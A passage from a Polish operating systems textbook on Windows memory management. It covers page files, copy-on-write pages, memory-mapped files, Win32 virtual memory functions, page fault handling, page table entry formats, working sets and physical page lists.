System Windows obsługuje maksymalnie 16 plików stron, które zwykle rozmieszcza się na odrębnych dyskach, aby uzyskać wyższą przepustowość wejścia-wyjścia. Każdy plik stron ma rozmiar początkowy i rozmiar maksymalny, który może osiągnąć w razie potrzeby, jednak lepszym rozwiązaniem jest takie utworzenie tych plików w czasie instalacji systemu, aby rozmiar początkowy był równy rozmiarowi maksymalnemu. W ten sposób możemy łatwo wyeliminować ryzyko powiększania pliku stron w bardziej wypełnionym systemie plików, kiedy nowa przestrzeń pliku stron jest narażona na większą fragmentację, która z kolei ogranicza wydajność operacji wejścia-wyjścia na tym pliku.

System operacyjny śledzi odwzorowania wirtualnych stron na właściwe fragmenty odpowiednich plików stron i umieszcza wszelkie niezbędne informacje albo we wpisach tablicy stron procesu (w przypadku stron prywatnych), albo we wpisach prototypowej tablicy stron skojarzonej z danym obiektem sekcji (w przypadku stron współdzielonych). Oprócz stron zapisywanych w pliku stron istnieją też strony procesów odwzorowywane w zwykłych plikach stosowanego systemu plików.

Kod wykonywalny i dane dostępne tylko do odczytu w pliku programu (tj. w pliku *EXE* lub *DLL*) można odwzorowywać w przestrzeni adresowej procesu, który z nich korzysta. Ponieważ tego rodzaju strony nie mogą być modyfikowane, nigdy nie wymagają stronicowania — po oznaczeniu wszystkich odwzorowań w tablicy stron jako nieprawidłowe strony fizyczne są natychmiast dostępne do ponownego użycia. Kiedy dana strona jest ponownie potrzebna, menedżer pamięci odczytuje ją z pliku programu.

Zdarza się, że strony początkowo dostępne tylko do odczytu ostatecznie są modyfikowane. Z taką sytuacją mamy do czynienia np. wskutek ustawienia w kodzie *pulapki* (ang. *breakpoint*) na potrzeby debugowania procesu, przygotowania kodu do przeniesienia pod inne adresy w ramach tego samego procesu lub wprowadzania modyfikacji w od niedawna współdzielonych stronach danych. We wszystkich tych przypadkach system Windows (jak większość współczesnych systemów operacyjnych) wykorzystuje typ strony określany mianem *kopii przy zapisie* (ang. *copy on write*). Strony tego typu początkowo mają postać zwykłych stron odwzorowywanych, jednak w odpowiedzi na żądanie modyfikacji choć części takiej strony menedżer pamięci sporządza prywatną kopię z możliwością zapisu. Zaraz potem menedżer aktualizuje tablicę stron, aby odpowiednia strona wirtualna wskazywała na nowo utworzoną kopię prywatną, i wymusza na odpowiednim wątku ponownie żądanie zapisu (tym razem żądanie jest realizowane prawidłowo).

Jeśli w przyszłości wspomniana kopia będzie wymagać stronicowania, zostanie zapisana w pliku stron, nie w swoim oryginalnym pliku.

Oprócz odwzorowywania kodu i danych programu pobieranych z plików EXE i DLL system Windows oferuje możliwość odwzorowywania w pamięci zwykłych plików, aby programy mogły odwoływać się do danych zawartych w tych plikach bez wykonywania wprost operacji odczytu i zapisu. Odpowiednie operacje wejścia-wyjścia oczywiście nadal są potrzebne, jednak za ich wykonywanie odpowiada menedżer pamięci korzystający z obiektu sekcji, który z kolei reprezentuje odwzorowanie pomiędzy stronami w pamięci a blokami we właściwych plikach dyskowych.

Obiekty sekcji nie muszą się odwoływać do jakichkolwiek plików na dysku. Równie dobrze mogą reprezentować anonimowe obszary pamięci. Odwzorowywanie anonimowych obiektów sekcji na potrzeby wielu procesów umożliwia współdzielenie pamięci bez konieczności korzystania z pliku dyskowego. Ponieważ sekcje mają nadawane nazwy w przestrzeni nazw NT, procesy mogą się kontaktować, zarówno otwierając obiekty sekcji według nazw, jak i stosując standardowy mechanizm powielania uchwytów obiektów sekcji.

11.5.2. Wywołania systemowe związane z zarządzaniem pamięcią

Interfejs programowania Win32 API oferuje wiele funkcji umożliwiających procesowi zarządzanie wprost jego pamięcią wirtualną. Najważniejsze funkcje z tego zbioru wymieniono i krótko opisano w tabeli 11.14. Wszystkie te funkcje operują na obszarze składającym się albo z pojedynczej strony, albo z sekwencji dwóch lub większej liczby stron sąsiadujących ze sobą w wirtualnej przestrzeni adresowej. Oczywiście procesy nie muszą zarządzać swoją pamięcią. Stronicowanie odbywa się automatycznie, ale te wywołania dają procesom dodatkowe możliwości i elastyczność.

Tabela 11.14. Najważniejsze funkcje interfejsu Win32 API związane z zarządzaniem pamięcią wirtualną systemu Windows

Funkcja Win32 API	Opis
VirtualAlloc	Rezerwuje lub zatwierdza obszar pamięci
VirtualFree	Zwalnia lub usuwa zatwierdzenie obszaru pamięci
VirtualProtect	Zmienia uprawnienia odczytu, zapisu i (lub) wykonywania obszaru pamięci
VirtualQuery	Bada status obszaru pamięci
VirtualLock	Przekształca obszar pamięci w obszar rezydentny (czyli taki, dla którego nie stosuje się mechanizmów stronicowania)
VirtualUnlock	Przekształca obszar pamięci w obszar podlegający standardowym procedurom stronicowania
CreateFileMapping	Tworzy obiekt odwzorowania pliku i (opcjonalnie) przypisuje mu nazwę
MapViewOfFile	Odwzorowuje plik (lub jego część) w przestrzeni adresowej
UnmapViewOfFile	Usuwa odwzorowany plik z przestrzeni adresowej
OpenFileMapping	Otwiera utworzony wcześniej obiekt odwzorowania pliku

Pierwsze cztery funkcje tego API służą do alokowania, zwalniania, ochrony i uzyskiwania informacji o obszarach wirtualnej przestrzeni adresowej. Rozmiar alokowanych obszarów nigdy nie jest mniejszy niż 64 kB, co w założeniu ma zminimalizować ryzyko występowania problemów z przenoszeniem oprogramowania do przyszłych architektur, które najprawdopodobniej będą operowały na większych stronach. Rzeczywisty rozmiar alokowanego obszaru przestrzeni adre-

sowej może być mniejszy niż 64 kB, ale musi być wielokrotnością rozmiaru strony. Dwie kolejne funkcje umożliwiają procesowi odpowiednio ścisłe wiązanie stron z pamięcią (aby uniknąć ich stronicowania) oraz rezygnację z tej właściwości. Z tego rozwiązania mogą korzystać np. programy czasu rzeczywistego, które chcą uniknąć odwołań do pliku stron (w razie błędów braku stron) podczas realizacji krytycznych operacji. System operacyjny wprowadza jednak pewne ograniczenia, aby zapobiec zbyt częstej ochronie stron przed stronicowaniem. Zablokowane strony w rzeczywistości mogą zostać usunięte z pamięci, ale tylko wraz z wymianą (przeniesieniem do pliku wymiany) całego procesu. W czasie ponownego przenoszenia procesu i jego stron do pamięci wszystkie zablokowane strony są ponownie ładowane, zanim jakkolwiek wątek będzie mógł wznowić działanie. System Windows oferuje też funkcje rdzennego API — za ich pośrednictwem proces może uzyskiwać dostęp do pamięci wirtualnej innego procesu, nad którym ma kontrolę (dysponuje jego uchwytem — funkcje z tej grupy pominięto w tabeli 11.14, ale wymieniono w tabeli 11.4).


Ostatnie cztery funkcje wymienione w powyższej tabeli odpowiadają za zarządzanie plikami odwzorowanymi w pamięci. Aby odwzorować plik, należy najpierw utworzyć obiekt odwzorowania (patrz tabela 11.5) za pomocą funkcji `CreateFileMapping`. Funkcja `CreateFileMapping` zwraca uchwyt obiektu odwzorowania pliku (odpowiedniego obiektu sekcji) i opcjonalnie dodaje jego nazwę do przestrzeni nazw podsystemu Win32, aby z nowego obiektu mogły korzystać także inne procesy. Dwie kolejne funkcje odwzorowują i usuwają odwzorowanie z wirtualnej przestrzeni adresowej procesu. Ostatnią funkcję można wykorzystać do współdzielenia odwzorowania utworzonego przez inny proces za pomocą wywołania `CreateFileMapping` (zwykle stosuje się ten mechanizm do odwzorowywania pamięci anonimowej). W ten sposób dwa procesy lub większa ich liczba może współużytkować obszary swoich przestrzeni adresowych. Opisana technika stwarza możliwość zapisywania ograniczonych danych w ograniczonych obszarach pamięci wirtualnej innych procesów.

11.5.3. Implementacja zarządzania pamięcią

Na platformie x86 system operacyjny Windows obsługuje po jednej liniowej, 4-gigabajtowej przestrzeni adresowej ze stronami na żądanie dla każdego procesu. Segmentacja, w jakiejkolwiek formie, nie jest obsługiwana. Rozmiar pojedynczej strony teoretycznie może być dowolną potegą dwójki, ale nie może przekraczać 64 kB. Na komputerach klasy Pentium zwykle stosuje się strony o stałym rozmiarze 4 kB. System operacyjny może dodatkowo stosować strony 4-megabajtowe, aby podnieść efektywność **bufora TLB** (od ang. *Translation Lookaside Buffer*) w jednostce zarządzania pamięcią procesora. Stosowanie 4-megabajtowych stron przez jądro i wielkie aplikacje znacznie zwiększa wydajność, ponieważ pozwala osiągnąć wyższy współczynnik trafień w buforze TLB i — tym samym — ogranicza liczbę niezbędnych operacji przeszukiwania tablic stron pod kątem wpisów brakujących w tym buforze.

W przeciwnieństwie do mechanizmu szeregującego, który wybiera poszczególne wątki do wykonania (niezależnie od procesów), menedżer pamięci operuje wyłącznie na procesach, niemal całkowicie ignorując podział na wątki. Takie rozwiązanie jest o tyle uzasadnione, że to procesy, nie wątki, dysponują przestrzeniami adresowymi, a właśnie za zarządzanie tymi przestrzeniami odpowiada menedżer pamięci. Podczas alokowania obszaru wirtualnej przestrzeni adresowej (na rysunku 11.16 widać cztery takie obszary przydzielone procesowi A) menedżer pamięci tworzy dla tego obszaru **deskryptor adresu wirtualnego** (ang. *Virtual Address Descriptor* — **VAD**) opisujący przedział odwzorowanych adresów, sekcję reprezentującą odpowiedni plik na dysku (wykorzystywany w roli pamięci zapasowej), przesunięcie w tym pliku oraz uprawnienia. W odpowiedzi

na odwołanie do pierwszej strony tego obszaru tworzy się katalog tablic stron, a odpowiedni adres fizyczny jest umieszczany w obiekcie procesu. Przestrzeń adresowa jest definiowana tylko przez listę swoich deskryptorów VAD. Same deskryptory VAD tworzą strukturę zrównoważonego drzewa, która umożliwia efektywne odnajdywanie deskryptorów dla konkretnych adresów. Opisany schemat obsługuje rozproszone przestrzenie adresowe. Nieużywane przestrzenie dzielące odwzorowane obszary nie wykorzystują żadnych zasobów (w pamięci ani na dysku), zatem są w pełni darmowe.



Rysunek 11.16. Odwzorowane obszary z odpowiednimi stronami zapisanymi na dysku.
Plik lib.dll jest jednocześnie odwzorowywany w dwóch przestrzeniach adresowych

Obsługa błędów braku stron

Kiedy w systemie Windows uruchomimy nowy proces, może się okazać, że wiele odwzorowań stron plików obrazów EXE i DLL odpowiedniego programu znajduje się już w pamięci (jako elementy współdzielone z pozostałymi procesami). Zapisywane strony tych obrazów określa się mianem stron kopiowanych przy zapisie, aby można je współdzielić aż do momentu, w którym zaistnieje konieczność modyfikacji. Jeśli system operacyjny rozpozna wcześniej wykonywany program EXE, może zarejestrować wzorzec odwołań do strony, korzystając z technologii firmy Microsoft nazwanej *SuperFetch*. Technologia SuperFetch próbuje z wyprzedzeniem ładować do pamięci wiele potencjalnie potrzebnych stron, nawet jeśli dany proces jeszcze nie spowodował błędów braku tych stron. W ten sposób można skrócić czas uruchamiania aplikacji, poprzez jednoczesne odczytywanie stron z dysku i wykonywanie kodu inicjalizującego zawartego w odpowiednich obrazach. Technologia SuperFetch podnosi też przepustowość operacji dyskowych, ponieważ ułatwia sterownikom dysków organizowanie odczytów z myślą o jak najmniejszej liczbie ruchów głowicy. Technikę stronicowania z wyprzedzeniem stosuje się także podczas uruchamiania samego systemu, podczas przechodzenia aplikacji z tła na pierwszy plan oraz podczas wznowiania systemu po hibernacji.

Stronicowanie z wyprzedzeniem jest obsługiwane przez menedżer pamięci, ale odpowiedni mechanizm zaimplementowano w formie odrębnego komponentu systemu. Strony kopiowane z dysku nie są umieszczane w tablicy stron procesu, tylko na liście gotowości, z której można je błyskawicznie przenieść do stron procesu bez konieczności uzyskiwania dostępu do dysku.

Nieodwzorowane strony tym różnią się od zwykłych stron, że nie są inicjalizowane poprzez odczytywanie z pliku. Zamiast tego w odpowiedzi na pierwszą próbę dostępu do nieodwzorowanej strony menedżer pamięci udostępnia nową stronę fizyczną wypełnioną samymi zerami (dla zapewnienia bezpieczeństwa). Kolejne błędy braku stron mogą wymuszać albo odnalezienie nieodwzorowanej strony w pamięci, albo ponowny odczyt z pliku stron.

Do obsługi stronicowania na żądanie menedżer pamięci wykorzystuje mechanizmy błędów braku stron. Każdy taki błąd powoduje pułapkę jądra. Jądro konstruuje następnie niezależny od danego komputera deskryptor opisujący dotychczasowe zdarzenia, po czym przekazuje ten deskryptor menedżerowi pamięci wchodzącemu w skład warstwy wykonawczej. Menedżer pamięci sprawdza wówczas prawidłowość żądanej formy dostępu. Jeśli brakująca strona należy do zatwierdzonego obszaru, menedżer szuka odpowiedniego adresu na liście deskryptorów VAD i znajduje (lub tworzy) właściwy wpis w tablicy stron danego procesu. W przypadku strony współdzielonej menedżer pamięci wykorzystuje wpis w prototypowej tablicy stron skojarzony z obiektem sekcji i na jego podstawie wypełnia nowy wpis we właściwej tablicy stron procesu.

Format wpisów w tablicy stron różni się w zależności od architektury procesora. Struktury wpisów dla odwzorowanych stron w architekturach x86 i x64 pokazano na rysunku 11.17. Jeśli wpis jest oznaczony jako prawidłowy, jego zawartość jest interpretowana przez sprzęt, aby dany adres wirtualny można było przetłumaczyć na właściwą stronę fizyczną. Także dla stron nieodwzorowanych istnieją wpisy, tyle że oznaczone jako *niewłaściwe* i ignorowane przez sprzęt. Format wpisów na poziomie programowym nieco odbiega od formatu obowiązującego na poziomie sprzętu i zależy od menedżera pamięci. Przykładowo wpis w tablicy stron dla strony nieodwzorowanej zawiera informacje o konieczności jej alokacji i wyzerowania przed użyciem.

63 62 52 51			12 11 9 8 7 6 5 4 3 2 1 0														
B	M	W	DOS	Numer strony fizycznej		DOS	S G	T A S	B	W	W B S	N Z S	U / S	O / Z	D		
BMW – Brak Możliwości Wykonywania																	
DOS – DOSTĘPNA dla systemu operacyjnego																	
SG – Strona Globalna																	
TAS – Tablica Atrybutów Stron																	
B – Brudna (zmodyfikowana)																	
W – Wykorzystywana (będąca przedmiotem odwołań)																	

BMW – Brak Możliwości Wykonywania
DOS – DOSTĘPNA dla systemu operacyjnego
SG – Strona Globalna
TAS – Tablica Atrybutów Stron
B – Brudna (zmodyfikowana)
W – Wykorzystywana (będąca przedmiotem odwołań)

WBS – Wyłączone Buforowanie Strony
NZS – Natychmiastowy Zapis Strony
U/S – Użytkownik/Superużytkownik
O/Z – dostęp do Odczytu/Zapisu
D – DOSTĘPNA (prawidłowa)

Rysunek 11.17. Wpis w tablicy stron dla odwzorowanej strony w architekturach (a) Intel x86 oraz (b) AMD x64

Dwa ważne bity wpisu w tabeli stron są aktualizowane bezpośrednio przez sprzęt. Ta forma aktualizacji jest stosowana dla bitów wykorzystania strony (ang. *accessed*) i brudnej strony (ang. *dirty*) oznaczonych na rysunku 11.16 odpowiednio literami W i B. Takie rozwiązanie pozwala śledzić, kiedy wykorzystywano poszczególne odwzorowania do uzyskiwania dostępu do stron oraz czy wykonywane operacje mogły modyfikować ich zawartość. W praktyce tego rodzaju wiedza pozwala podnieść wydajność systemu, ponieważ menedżer pamięci może wykorzystywać bit wykorzystania strony do zaimplementowania mechanizmu stronicowania **LRU** (od ang. *Least-Recently Used*). Zgodnie z zasadą LRU w przypadku stron, które nie były przedmiotem odwołań najdłużej, prawdopodobieństwo ponownego wykorzystania jest najmniejsze. Bit wykorzystania umożliwia więc menedżerowi pamięci identyfikację właściwej strony do stronicowania. Bit brudnej strony informuje menedżer pamięci o możliwości modyfikacji zawartości danej strony w przeszłości — w rzeczywistości najważniejszą informacją reprezentowaną przez ten bit jest wskazówka,

czy dana strona na pewno nie była modyfikowana. Jeśli strona nie była modyfikowana od ostatniego odczytu z dysku, menedżer pamięci nie musi zapisywać jej zawartości na dysku przed ponownym użyciem.

Zarówno w architekturze x86, jak i x64 wykorzystuje się 64-bitowe wpisy w tablicy stron (patrz rysunek 11.17).

Każdy błąd braku strony można przydzielić do jednej z następujących pięciu kategorii:

1. Strona będąca przedmiotem odwołania nie jest zatwierdzona.
2. Żądany dostęp do strony narusza obowiązujące uprawnienia.
3. Współdzielona strona trybu kopiowania przy zapisie miała być modyfikowana.
4. Konieczne jest rozszerzenie stosu.
5. Strona będąca przedmiotem odwołania jest zatwierdzona, ale obecnie nie jest odzworowana w pamięci.

Pierwszy i drugi przypadek wynika wprost z błędów popełnianych przez programistów. Jeśli program próbuje użyć adresu, dla którego najprawdopodobniej nie istnieje prawidłowe odzwanianie, lub próbuje wykonać jakąś nieprawidłową operację (np. zapisać dane w stronie dostępnej tylko do odczytu), mamy do czynienia z *naruszeniem dostępu* (ang. *access violation*), które zwykle powoduje przerwanie wykonywania procesu. Naruszenia dostępu najczęściej są powodowane przez błędne wskaźniki, w tym próby uzyskiwania dostępu do pamięci, która została już zwolniona i której odzwanianie przestało istnieć.

Trzeci przypadek cechuje się identycznymi symptomami jak drugi (próby zapisu danych w stronie dostępnej tylko do odczytu), ale jest traktowany zupełnie inaczej. Ponieważ stronę oznaczono jako kopowaną przy zapisie, menedżer pamięci nie zgłasza naruszenia dostępu, tylko sporządza prywatną kopię danej strony na potrzeby bieżącego procesu, po czym zwraca sterowanie wątkowi, który podjął próbę zapisu. Wspomniany wątek podejmuje wówczas kolejną próbę zapisu, która tym razem jest wykonywana i nie powoduje kolejnego błędu.

Czwarty przypadek ma miejsce wtedy, gdy wątek umieszcza jakąś wartość na swoim stosie i odwołuje się do strony, która do tej pory nie została zaalokowana. Menedżer pamięci ma za zadanie rozpoznawać tego rodzaju próby i traktować jako przypadki specjalne. Dopóki istnieje przestrzeń w ramach stron wirtualnych zarezerwowanych dla stosu, menedżer pamięci wyznacza nowe strony fizyczne, zeruje ich zawartość i odzworowuje dla danego procesu. Jeśli odpowiedni wątek wznowi działanie, podejmie próbę ponownego uzyskania dostępu do tej strony i tym razem jego żądanie zostanie zrealizowane pomyślnie.

I wreszcie piąty przypadek jest normalnym błędem braku strony. Istnieje jednak wiele wariantów zaliczanych do tej kategorii. Jeśli strona jest odzwaniany przez plik, menedżer pamięci musi przeszukać jej struktury danych (w tym prototypową tablicę stron skojarzoną z odpowiednim obiektem sekcji), aby mieć pewność, że w pamięci nie występuje kopia tej strony. Jeśli taka kopia istnieje (np. w pamięci innego procesu lub na liście stron oczekujących albo zmodyfikowanych), menedżer pamięci ogranicza się do udostępnienia właśnie tej kopii — np. poprzez jej oznaczenie jako kopowanej przy zapisie (jeśli ewentualne zmiany nie powinny być widoczne dla innych procesów). W razie braku kopii w pamięci menedżer pamięci alokuje wolną stronę fizyczną i wymusza skopiowanie do tej strony zawartości odpowiedniej strony pliku dyskowego.


Jeśli menedżer pamięci może obsłużyć błąd braku strony, odnajdując żadaną stronę w pamięci (zamiast odczytywać tę stronę z pliku dyskowego), taki błąd jest klasyfikowany jako *miękkie błąd braku strony* (ang. *soft page fault*). Jeśli obsługa błędu wymaga odczytania strony z pliku dyskowego, mówimy o *twardym błędzie braku strony* (ang. *hard page fault*). Obsługa miękkich błędów

braku stron jest dużo prostsza i ma niewielki wpływ na wydajność aplikacji (w porównaniu z błędami twardymi). Miękkie błędy braku stron mogą wynikać z odwzorowania stron współdzielonych w przestrzeniach innych procesów, mogą być powodowane przez żądania nowych stron zerowych lub występować w sytuacji, gdy niezbędna strona została usunięta ze zbioru roboczego, ale jest żądana ponownie, zanim będzie możliwe jej powtórne użycie. Miękkie błędy braku strony mogą również wystąpić ze względu na to, że strony zostały skompresowane, co w efekcie przyczyniło się do zwiększenia rozmiaru pamięci fizycznej. W przypadku większości konfiguracji procesora, pamięci i układów wejścia-wyjścia we współczesnych systemach bardziej efektywne jest korzystanie z kompresji niż ponoszenie kosztów wejścia-wyjścia (w zakresie wydajności i energii) wymaganych do odczytania strony z dysku.

Kiedy strona fizyczna nie jest odwzorowywana przez tablicę stron żadnego z procesów, trafia na jedną z trzech list: listy stron wolnych, listy stron zmodyfikowanych i listy stron oczekujących. Strony, które już nigdy nie będą potrzebne (np. strony stosu procesu, który zakończył działanie), są zwalniane automatycznie. Te, które mogą ponownie powodować błąd braku strony, trafiają albo na listę stron zmodyfikowanych, albo na listę stron oczekujących, w zależności od tego, czy od czasu ostatniego odczytu z dysku ustawiono bit modyfikacji w którymś z wpisów w tablicy stron odwzorowującej daną stronę. Strony na liście stron zmodyfikowanych ostatecznie są zapisywane na dysku, po czym przenoszone na listę stron oczekujących.

Menedżer pamięci może alokować potrzebne strony, korzystając albo ze stron na liście wolnych stron, albo ze stron na liście stron oczekujących. Przed zaalokowaniem i skopiowaniem strony z dysku menedżer pamięci zawsze sprawdza listy stron oczekujących i zmodyfikowanych pod kątem zawierania żądanej strony — może się okazać, że potrzebna strona już teraz znajduje się w pamięci. Zastosowany w systemie Windows schemat stronicowania z wyprzedzeniem ma na celu zastąpienie potencjalnych twardych błędów braku stron miękkimi błędami braku stron poprzez odczytywanie z dysku stron, które prawdopodobnie będą potrzebne w niedalekiej przyszłości, i umieszczanie ich na liście stron oczekujących. Także sam menedżer pamięci korzysta z ograniczonego mechanizmu stronicowania z wyprzedzeniem, odczytując z dysku grupy sąsiadujących stron zamiast pojedynczych stron. Dodatkowe strony są niezwłocznie umieszczane na liście stron oczekujących. Koszty takiego rozwiązania okazują się niewielkie, ponieważ największym obciążeniem dla menedżera pamięci są poszczególne operacje wejścia-wyjścia. W tej sytuacji dodatkowy koszt odczytu pakietu stron zamiast pojedynczej strony jest niezauważalny.

Na rysunku 11.17 pokazano wpisy w tablicy stron odwołujące się do numerów stron fizycznych (zamiast do numerów stron wirtualnych). Aby zaktualizować wpisy w tablicy stron (i w katalogu stron), jądro musi się posłużyć adresami wirtualnymi. System Windows odwzorowuje tablice stron i katalogi stron dla bieżącego procesu w wirtualnej przestrzeni adresowej jądra, korzystając z tzw. wpisu *samoodwzorowania* (ang. *self-map*) w katalogu stron (patrz rysunek 11.18). Odwzorowanie wpisu w katalogu stron, aby wskazywał sam katalog stron (stąd mowa o samo-odwzorowaniu), wymaga stosowania adresów wirtualnych wskazujących zarówno wpisy w katalogu stron (a), jak i wpisy w tablicy stron (b). Samoodwzorowanie dla każdego wpisu zajmuje te same 8 MB wirtualnej przestrzeni adresowej jądra (w architekturze x86). Dla uproszczenia na rysunku pokazano samoodwzorowanie dla 32-bitowych wpisów PTE (od ang. *Page Table Entries*). W systemie Windows w istocie są stosowane 64-bitowe wpisy PTE, dzięki czemu ma on do dyspozycji więcej niż 4 GB pamięci fizycznej. W przypadku 32-bitowych wpisów PTE samoodwzorowanie wykorzystuje tylko jeden wpis PDE (od ang. *Page Directory Entry*) w katalogu stron, a zatem zajmuje tylko 4 MB adresów zamiast 8 MB.



Samoodwzorowanie: KS[0xc0300000>>22] to KS (katalog stron)

Adres wirtualny (a): (PTE *) (0xc0300c00) wskazuje na KS[0x300], czyli wpis samoodwzorowania w katalogu stron

Adres wirtualny (b): (PTE *) (0xc0390c84) wskazuje na PTE adresu wirtualnego 0xe4321000

Rysunek 11.18. Wpis samoodwzorowania systemu Windows wykorzystywany w architekturze x86 do odwzorowania stron fizycznych tablic stron i katalogu stron na wirtualne adresy jądra

Algorytm zastępowania stron

Kiedy spadająca liczba wolnych stron fizycznych zaczyna zbliżać się do wyznaczonego progu, menedżer pamięci przystępuje do prób zwalniania stron fizycznych poprzez usuwanie ich zarówno z procesów trybu użytkownika, jak i z procesu systemowego (reprezentującego strony trybu jądra). Celem tego rodzaju działań jest zachowanie w pamięci najważniejszych stron wirtualnych i przeniesienie pozostałych (mniej ważnych) stron na dysk. Największym problemem jest więc określenie, co należy rozumieć przez ważną stronę. W systemie Windows do identyfikacji ważnych stron wykorzystuje się koncepcję *zbioru roboczego* (ang. *working set*). Każdy proces (ale nie wątek) ma przypisany zbiór roboczy złożony ze stron odwzorowanych w pamięci, które — tym samym — mogą być przedmiotem odwołań bez ryzyka występowania błędów braku stron. Rozmiar i skład zbioru roboczego z natury rzeczy zmienia się w trakcie wykonywania wątków procesu.

Zbiór roboczy każdego procesu jest opisywany przez dwa parametry: rozmiar minimalny i rozmiar maksymalny. Nie są to jednak sztywne ramy, zatem proces może dysponować mniejszą liczbą stron, niż wynosi jego minimum, oraz (w pewnych okolicznościach) liczbą stron przekraczającą jego maksimum. Każdy proces początkowo dysponuje zbiorem z identycznymi rozmiarami minimalnym i maksymalnym, jednak z czasem opisywane parametry mogą być zmieniane przez obiekt zadania, do którego należy dany proces. Domyślny początkowy rozmiar minimalny mieści się w przedziale 20 – 50 stron, a domyślny początkowy rozmiar maksymalny mieści się w przedziale 45 – 345 (w zależności od łącznej ilości pamięci fizycznej w systemie). Wymienione parametry domyślne mogą być jednak zmieniane przez administratora systemu — na takie rozwiązanie decyduje się niewielu użytkowników domowych, ale już administratorzy serwerów korzystają z tej możliwości dość często.

Zbiory robocze stosuje się tylko wtedy, gdy ilość dostępnej pamięci fizycznej w systemie spada poniżej pewnego progu. Zanim to nastąpi, procesy mogą zajmować tyle pamięci, ile tylko potrzebują, czyli zwykle nieporównanie więcej, niż wynosi maksymalny rozmiar zbioru roboczego.

Jeśli jednak w systemie wystąpi *presja pamięci*, menedżer pamięci przystąpi do „wtłaczania” procesów do ich zbiorów roboczych (począwszy od procesów, które w największym stopniu przekroczyły rozmiar maksymalny). Istnieją trzy poziomy aktywności menedżera zbiorów roboczych — operacje na wszystkich tych poziomach mają charakter cykliczny i są podejmowane według wskazań licznika czasowego. Każdy kolejny poziom wprowadza nowe działania:

1. *Duża ilość dostępnej pamięci*. Menedżer przeszukuje strony, zerując ich bity wykorzystania i przypisując im *wiek* na podstawie reprezentowanej zawartości. Menedżer stale śledzi liczbę nieużywanych stron we wszystkich zbiorach roboczych.
2. *Coraz mniejsza ilość dostępnej pamięci*. Dla każdego procesu dysponującego dużą liczbą nieużywanych stron wstrzymuje się dodawanie kolejnych stron do zbioru roboczego i rozpoczyna się zastępowanie najstarszych stron w odpowiedzi na kolejne żądania przydziału nowych stron. Zastępowane strony trafiają na listy stron oczekujących lub zmodyfikowanych.
3. *Mała ilość dostępnej pamięci*. Menedżer zmniejsza zbiory robocze poniżej ich rozmiarów maksymalnych, usuwając z pamięci najstarsze strony.

Menedżer zbiorów roboczych podejmuje działania co sekundę i jest wywoływany przez wątek *menedżera równoważenia zbiorów* (ang. *balance set manager*). Menedżer zbiorów roboczych unika nadmiernej aktywności, aby swoimi działaniami nie przeciągać systemu. Menedżer stale monitoruje operacje zapisywania na dysku stron z listy stron zmodyfikowanych, aby mieć pewność, że wspomniana lista nie jest zbyt dłużna (w razie osiągnięcia zbyt dużego rozmiaru menedżer zbiorów roboczych budzi wątek `ModifiedPageWriter`).

Zarządzanie pamięcią fizyczną

Wspominaliśmy już o trzech różnych listach stron fizycznych: liście wolnych stron, liście stron oczekujących i liście stron zmodyfikowanych. Istnieje jeszcze czwarta lista obejmująca wolne strony, które zostały już wyzerowane. System dość często potrzebuje stron zawierających same zera. Kiedy system przyznaje nowe strony procesom lub kiedy jest odczytywana ostatnia, częściowo zapelniona strona z pliku, należy użyć wyzerowanej strony fizycznej. Ponieważ zapisywanie zer w stronach jest dość czasochłonne, lepszym rozwiązaniem okazuje się tworzenie wyzerowanych stron w tle, z wykorzystaniem specjalnego wątku z niskim priorytetem. Istnieje też piąta lista reprezentująca strony, w których wykryto błędy sprzętowe (z użyciem sprzętowego mechanizmu detekcji błędów).

